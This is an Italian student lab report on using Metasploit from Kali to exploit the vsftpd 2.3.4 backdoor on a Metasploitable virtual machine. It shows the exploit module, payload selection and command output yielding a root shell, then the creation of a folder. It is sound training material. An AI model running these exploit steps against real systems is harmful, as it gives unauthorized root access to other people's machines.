

REPORT S7/L1

Hacking con Metasploit:

L'obiettivo è quello di condurre una sessione di **hacking** utilizzando **Metasploit** su una macchina virtuale **Metasploitable**.

E' richiesto di completare una sessione di **hacking** sul servizio "**vsftpd**" della macchina **Metasploitable**, come discusso nella lezione teorica.

Dettagli dell'Attività


Configurazione dell'Indirizzo IP : Configurare l'indirizzo come segue: **192.168.1.149/24**

1. Svolgimento dell'Attacco Utilizzando **Metasploit**, eseguite una sessione di **hacking** sul servizio "**vsftpd**" della macchina **Metasploitable**.
2. Creazione di una Cartella Una volta ottenuta l'accesso alla macchina **Metasploitable**, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando **mkdir**.

SVOLGIMENTO

Per prima cosa si andrà a modificare l' indirizzo **IP** della macchina **Metasploitable**, per farlo andremo ad editare il file interfaces, **Figura 1**, andando ad inserire l' **IP: 192.168.1.149/24** utilizzando il comando:

sudo nano /etc/network/interfaces




```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.1.149
    netmask 255.255.255.0
    gateway 192.168.1.1
```

Figura 1, viene impostato l'IP: 192.168.1.149 nel file interface.

Si andrà poi a riavviare l' interfaccia, "**sudo /etc/init.d/networking restart**", in modo tale da modificare l' **IP**, verificando l' avvenuta modifica con il comando "**Ifconfig**". **Figura 2**



```
msfadmin@metasploitable:/$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [ OK ]
msfadmin@metasploitable:/$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:85:8a:68
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe85:8a68/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1582 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1596 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:126657 (123.6 KB)  TX bytes:135546 (132.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Figura 2, il primo comando riavvia l' interfaccia, con il secondo comando si verifica che l' IP sia stato effettivamente aggiornato.

Verifichiamo ora che le due macchine siano in grado di comunicare tra loro mediante comando **“ping”**, **Figura 3**, la macchina **Kali** ha **IP: 192.168.1.11** la macchina **Metasploitable** ha **IP: 192.168.1.149**.

```
(kali㉿kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.626 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.427 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.178 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.224 ms
^C
— 192.168.1.149 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3082ms
rtt min/avg/max/mdev = 0.178/0.363/0.626/0.178 ms

(kali㉿kali)-[~]
$ msfadmin@metasploitable:/$ ping 192.168.1.11
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=6.11 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=0.242 ms
64 bytes from 192.168.1.11: icmp_seq=3 ttl=64 time=0.200 ms
64 bytes from 192.168.1.11: icmp_seq=4 ttl=64 time=0.187 ms

--- 192.168.1.11 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.187/1.686/6.115/2.557 ms
msfadmin@metasploitable:/$
```

Figura 3, ping per verificare che Kali comunichi con Metasploitable.

Andiamo ora a provare la sessione di **Hacking** sul servizio vsftpd di **Metasploitable** con **Metasploit**, apriremo quindi la console con **"msfconsole"**. **Figura 4**

[illegible]

Figura 4, Metasploit.

Si procede quindi con il comando con **“search nome_servizio”**, in questo caso **vsftpd**, per andare a identificare quali sono gli **exploit** noti. **Figura 5**

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figura 5, il comando search visualizza a schermo gli exploit noti.

Nel caso specifico con il comando “**use nome_exploit**” andremo a selezionare il secondo (**Backdoor Command Execution**) seguito da “**show options**” per vederne i settaggi. **Figura 6**

```
msf6 > use 1
[*] no payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-  -  -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic
```

Figura 6, viene selezionato un exploit e ne viene mostrata la configurazione.

Si va poi ad impostare l’ host target con il comando **set rhost 192.168.1.149**. Il passo successivo è quello di andare a mostrare i **payloads** con “**show payloads**” e impostare poi quello che permette di avviare il terminale “**set payload 0**”. **Figura 7**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -              -      -      -
0  payload/cmd/unix/interact               .              normal  No      Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figura 7, vengono mostrati i payloads disponibile e viene selezionato quello alla posizione 0.

Avviamo la sessione di **hacking** con il comando “**exploit**” e verifichiamo che venga aperta la sessione. **Figura 8**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.11:35325 -> 192.168.1.149:6200) at 2025-01-20 14:52:29 +0100
```

Figura 8, dopo il comando exploit viene aperta la sessione con Metasploitable.

Una volta avuto accesso al terminale di **Metasploitable**, facciamo un controllo andando a verificare di aver stabilito effettivamente una sessione con la macchina con **IP**: 192.168.1.149, con il comando “**whoami**” e “**ip a**” **Figura 9** l’ultimo passo sarà quello di andare a creare una nuova directory, “**mkdir test_metasploit**”. **Figura 10**

```
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:85:8a:68 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe85:8a68/64 scope link
        valid_lft forever preferred_lft forever
```

Figura 9, con i comandi **ip a** e “**whoami**” si controlla di essere nel root di Metasploitable.

```
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
```

Figura 10, con il comando **mkdir** viene creata una nuova directory **test_metasploit**.